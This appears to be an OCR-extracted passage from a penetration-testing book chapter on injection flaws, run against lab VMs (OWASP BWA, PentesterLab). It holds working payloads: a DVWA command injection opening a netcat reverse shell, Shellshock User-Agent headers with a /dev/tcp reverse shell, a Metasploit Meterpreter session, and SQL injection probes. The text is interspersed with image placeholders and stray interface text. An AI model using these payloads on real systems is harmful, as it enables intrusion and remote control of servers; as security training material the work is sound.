
STAGE 4: It is time to steal the session now. Use following link to reach Goat Hills Financial.

You are: Hacker Joe


*** Congratulations. You have successfully completed this lesson.**

Firstname:	Jane
Lastname:	Plane
Credit Card Type:	MC
Credit Card Number:	74589864

Chapter 5: Detecting and Exploiting Injection-Based Flaws




```
PING 10.7.7.4 (10.7.7.4) 56(84) bytes of data.
64 bytes from 10.7.7.4: icmp_seq=1 ttl=64 time=0.295 ms
64 bytes from 10.7.7.4: icmp_seq=2 ttl=64 time=0.270 ms
64 bytes from 10.7.7.4: icmp_seq=3 ttl=64 time=0.292 ms

--- 10.7.7.4 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 1998ms
rtt min/avg/max/mdev = 0.270/0.285/0.295/0.022 ms
Linux owaspbwa 2.6.32-25-generic-pae #44-Ubuntu SMP Fri Sep 17 21:57:48 UTC 2010 i686 GNU/Linux
```



```
POST /dvwa/vulnerabilities/exec/ HTTP/1.1
Host: 10.7.7.5
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0
Gecko/20100101 Firefox/52.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0
=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.7.7.5/dvwa/vulnerabilities/exec/
Cookie: security=low; security_level=0; tz_offset=3
PHPSESSID=m1ktiv89b3mq96m81fmn4865b7;
acopendivids=swingset,jotto,phpbb2,redmine;
acgroupswithpersist=nada
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 68

ip=10.7.7.4;nc.traditional -e /bin/bash 10.7.7.4
12345&submit=submit
```

```
connect to [10.7.7.4] from owaspbwa [10.7.7.5] 48278
root@kali:~# nc -lvp 12345
listening on [any] 12345 ...
connect to [10.7.7.4] from owaspbwa [10.7.7.5] 34820
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
whoami
www-data
pwd
/owaspbwa/dvwa-git/vulnerabilities/exec
sudo -l
ifconfig
/sbin/ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:da:00:19
          inet addr:10.7.7.5  Bcast:10.7.7.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:feda:19/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:22962 errors:0 dropped:0 overruns:0 frame:0
          TX packets:622 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1464042 (1.4 MB)  TX bytes:130975 (130.9 KB)
          Interrupt:10 Base address:0xd020

lo        Link encap:Local Loopback
```




PentesterLab

CVE-2014-6271

This system is running:

- **uptime**: 01:52:12 up 1 min, 1 users, load average: 0.02, 0.01, 0.00
- **kernel**: Linux vulnerable 3.14.1-pentesterlab #1 SMP Sun Jul 6 09:16:00 EST 2014 i686 GNU/Linux


Copyright © 2014 PentesterLab



Filter: Hiding CSS, image and general binary content


#	Host	Method	URL	Params	Edited	Status	Length	MIME type
55	https://safebrowsing.google.com	POST	/safebrowsing/downloads?client=navcl...	☑	□			
56	http://10.7.7.5	GET	/	□	□	200	1988	HTML
58	http://10.7.7.5	GET	/js/jquery-1.6.4.min.js	□	□	200	91943	script
60	http://10.7.7.5	GET	/cgi-bin/status	□	□	200	340	JSON

```
HTTP/1.1 200 OK
Date: Thu, 09 Nov 2017 13:34:14 GMT
Server: Apache/2.2.21 (Unix) DAV/2
Content-Length: 176
Connection: close
Content-Type: application/json

{ "uptime": " 13:34:14 up 0 min, 1 users, load average: 0.06, 0.01, 0.00", "kernel": "Linux vulnerable 3.14.1-pentesterlab
#1 SMP Sun Jul 6 09:16:00 EST 2014 i686 GNU/Linux"}
```




```
GET /cgi-bin/status HTTP/1.1
Host: 10.7.7.5
User-Agent: () { :;};
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.7.7.5/
X-Requested-With: XMLHttpRequest
Cookie: security_level=0; tz_offset=39600;
PHPSESSID=m1ktiv89b3mq96m81fmn4865b7;
acopendivids=swingset,jotto,phpbb2,redmine;
acgroupswithpersist=nada
Connection: close
Cache-Control: max-age=0
```

```
HTTP/1.1 200 OK
Date: Thu, 09 Nov 2017 14:23:26 GMT
Server: Apache/2.2.21 (Unix) DAV/2
Content-Length: 177
Connection: close
Content-Type: application/json

{ "uptime": " 14:23:26 up 49 min, 1 users, load average:
0.00, 0.01, 0.01", "kernel": "Linux vulnerable
3.14.1-pentesterlab #1 SMP Sun Jul 6 09:16:00 EST 2014
i686 GNU/Linux"}
```



```
GET /cgi-bin/status HTTP/1.1
Host: 10.7.7.5
User-Agent: () { :;}; ping 10.7.7.4
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.7.7.5/
X-Requested-With: XMLHttpRequest
Cookie: security_level=0; tz_offset=39600;
PHPSESSID=m1ktiv89b3mq96m81fmn4865b7;
acopendivids=swingset,jotto,phpbb2,redmine;
acgroupswithpersist=nada
Connection: close
Cache-Control: max-age=0
```

```
HTTP/1.1 500 Internal Server Error
Date: Thu, 09 Nov 2017 14:23:03 GMT
Server: Apache/2.2.21 (Unix) DAV/2
Content-Length: 542
Connection: close
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>500 Internal Server Error</title>
</head><body>
<h1>Internal Server Error</h1>
<p>The server encountered an internal error or
misconfiguration and was unable to complete
your request.</p>
<p>Please contact the server administrator,
 louis@pentesterlab.com and inform them of the time the
error occurred,
and anything you might have done that may have
caused the error.</p>
<p>More information about this error may be available
in the server error log.</p>
</body></html>
```



Burp Suite Free Edition v1.7.27 - Temporary Project
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
1 × 2 × ...
Go Cancel < | ▾ > | ▾
Target: http://10.7.7.5
Request
Raw Params Headers Hex
Response
Raw Headers Hex
? < + > Type a search term
Done
*eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Expression... +

```
GET /cgi-bin/status HTTP/1.1
Host: 10.7.7.5
User-Agent: () { :;}; /bin/bash -c "ping -c 1 10.7.7.4"
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.7.7.5/
X-Requested-With: XMLHttpRequest
Cookie: security_level=0; tz_offset=39600;
PHPSESSID=m1ktiv89b3mq96m81fmn4865b7;
acopendivids=swingset,jotto,phpbb2,redmine;
acgroupswithpersist=nada
Connection: close
Cache-Control: max-age=0
```

```
HTTP/1.1 200 OK
Date: Thu, 09 Nov 2017 14:04:23 GMT
Server: Apache/2.2.21 (Unix) DAV/2
PING 10.7.7.4 (10.7.7.4): 56 data bytes
64 bytes from 10.7.7.4: seq=0 ttl=64 time=0.308 ms
```


```
icmp
```

```
No.   Time          Source     Destination  Protocol  Length Info
   28 25.827036190  10.7.7.5   10.7.7.4     ICMP         98 Echo (ping) request  id=0x6a04,
   29 25.827059669  10.7.7.4   10.7.7.5     ICMP         98 Echo (ping) reply    id=0x6a04,
```




```
GET /cgi-bin/status HTTP/1.1
Host: 10.7.7.5
User-Agent: () { :;}; /bin/bash -c "ping -c 1 10.7.7.4;
bash -i >& /dev/tcp/10.7.7.4/12345 0>&1"
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.7.7.5/
X-Requested-With: XMLHttpRequest
Cookie: security_level=0; tz_offset=39600;
PHPSESSID=m1ktiv89b3mq96m81fmn4865b7;
acopendivids=swingset,jotto,phpbb2,redmine;
acgroupswithpersist=nada
Connection: close
Cache-Control: max-age=0
```


```
root@kali:~# nc -lvp 12345
listening on [any] 12345 ...
connect to [10.7.7.4] from owaspbwa [10.7.7.5] 50471
bash: no job control in this shell
bash-4.2$ id
id
uid=1000(pentesterlab) gid=50(staff) groups=50(staff),100(pentesterlab)
bash-4.2$ whoami
whoami
pentesterlab
bash-4.2$ uname -a
uname -a
Linux vulnerable 3.14.1-pentesterlab #1 SMP Sun Jul 6 09:16:00 EST 2014 i686 GNU/Linux
bash-4.2$
```



```
msf exploit(apache_mod_cgi_bash_env_exec) > use exploit/multi/http/apache_mod_cgi_bash_env_exec
msf exploit(apache_mod_cgi_bash_env_exec) > show options

Module options (exploit/multi/http/apache_mod_cgi_bash_env_exec):

   Name            Current Setting  Required  Description
   ----            ---------------  --------  -----------
   CMD_MAX_LENGTH  2048             yes       CMD max line length
   CVE             CVE-2014-6271    yes       CVE to check/exploit (Accepted: CVE-2014-6271, CVE-2014-6278)
   HEADER          User-Agent       yes       HTTP header to use
   METHOD          GET              yes       HTTP method to use
   Proxies                          no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOST           10.7.7.5         yes       The target address
   RPATH           /bin             yes       Target PATH for binaries used by the CmdStager
   RPORT           80               yes       The target port (TCP)
   SRVHOST         0.0.0.0          yes       The local host to listen on. This must be an address on the local
   SRVPORT         8080             yes       The local port to listen on.
   SSL             false            no        Negotiate SSL/TLS for outgoing connections
   SSLCert                          no        Path to a custom SSL certificate (default is randomly generated)
   TARGETURI       /cgi-bin/status  yes       Path to CGI script
   TIMEOUT         5                yes       HTTP read response timeout (seconds)
   URIPATH                          no        The URI to use for this exploit (default is random)
   VHOST                            no        HTTP server virtual host
```




```
msf exploit(apache_mod_cgi_bash_env_exec) > exploit

[*] Started reverse TCP handler on 10.7.7.4:4444
[*] Command Stager progress - 100.46% done (1097/1092 bytes)
[*] Sending stage (826872 bytes) to 10.7.7.5
[*] Meterpreter session 2 opened (10.7.7.4:4444 -> 10.7.7.5:35130) at 20

meterpreter > sysinfo
Computer     : 10.7.7.5
OS           :  (Linux 3.14.1-pentesterlab)
Architecture : i686
Meterpreter  : x86/linux
meterpreter > shell
Process 1355 created.
Channel 1 created.
whoami
pentesterlab
uname -a
Linux vulnerable 3.14.1-pentesterlab #1 SMP Sun Jul 6 09:16:00 EST 2014
```



Vulnerability: SQL Injection


User ID:

```
ID: 2
First name: Gordon
Surname: Brown
```



10.7.7.5/dvwa/vulnerabilities/sqli/?id='&Submit=Submit#


```
You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ''''' at line 1
```




Vulnerability: SQL Injection

User ID:

```
ID: 2' and '1'='1
First name: Gordon
Surname: Brown
```

